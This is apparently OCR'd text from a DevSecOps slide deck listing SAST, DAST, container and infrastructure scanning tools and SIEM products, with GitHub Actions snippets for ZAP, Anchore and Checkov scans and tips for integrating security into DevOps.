
Shift left
security

Static Application Security Testing (SAST)


Whitebox-Testing

- GitHub Code Analysis
- SonarQube
- Semgrep (https://semgrep.dev/)
- Mobile-Security-Framework (MobSF) (https://github.com/MobSF/Mobile-Security-Framework-MobSF)





Security researchers find more vulnerabilities with CodeQL



- More CVEs than any other SAST vendor team
- 50 CVEs in the last 3 months
- Testimonials from top security teams, including Microsoft and Uber


Examples:


- Zip Slip at Microsoft
- Bug bounty at Uber

Dynamic Application Security Testing (DAST)

Blackbox-Testing

- OWASP ZAP (Zed Attack Proxy, https://owasp.org/www-project-zap)
- Burp Suite von PortSwigger (https://portswigger.net/burp)







Dynamic Application Security Testing (DAST)

Blackbox-Testing

- OWASP ZAP (Zed Attack Proxy, https://owasp.org/www-project-zap)
- Burp Suite von PortSwigger (https://portswigger.net/burp)




```yaml
jobs:
  owasp:
    name: OWASP Full Scan
    runs-on: ubuntu-latest
    steps:
      - name: OWASP ZAP Full Scan
        uses: zaproxy/action-full-scan@v0.2.0
        with:
          # GitHub Token to create issues in the repository
          token: ${{ github.token }}
          target: https://target
```



Infrastructure Scanning

Container Vulnerability Analysis (CVA) / Container Security Analysis (CSA)

Open source:


- Anchore gryp
  https://github.com/anchore/grype/
- Clair
  https://quay.github.io/clair/

Commercial:

- WhiteSource
  https://www.whitesourcesoftware.com/solution-for-containers/
- Aqua
  https://www.aquasec.com/products/container-security/

```yaml
      - name: Anchore Container Scan
        uses: anchore/scan-action@v3.2.0
        with:
          image: ${{ env.REGISTRY }}/${{ env.IMAGE_NAME }}
          debug: true
```

https://github.com/wulfland/container-demo/actions/runs/2179243137



Infrastructure Scanning

Infrastructure policies


Open source:

- Checkov
  https://www.aquasec.com/products/container-security/
- OpenVAS

Commercial:

- Defender for Cloud
  https://azure.microsoft.com/en-us/services/defender-for-cloud
- Azure Policy
  https://docs.microsoft.com/de-de/azure/governance/policy/

```yaml
- name: Checkov GitHub Action
  uses: bridgecrewio/checkov-action@master
  with:
    directory: ch15_sec/
    output_format: sarif

- name: Upload SARIF file
  uses: github/codeql-action/upload-sarif@v1
  with:
    sarif_file: results.sarif
  if: always()
```





What to do?


- SAST and DAST
- Infrastructure Scanning
- Shift left security
- Codespaces
- Secret scanning

Security Information & Event Management (SIEM)

- Azure Sentinel
- Splunk
- Central logging
- Multi cloud/hybrid
- Detect anomalies (ML)
- Realtime warnings







6 tips to integrate security into your DevOps practices

1

Build a security-first culture across the business

2

Integrate security in the early stages of the development lifecycle

3

Monitor and observe continuously with purpose

4


Embrace everything-as-code

5

Realize compliancy with policy automation

6

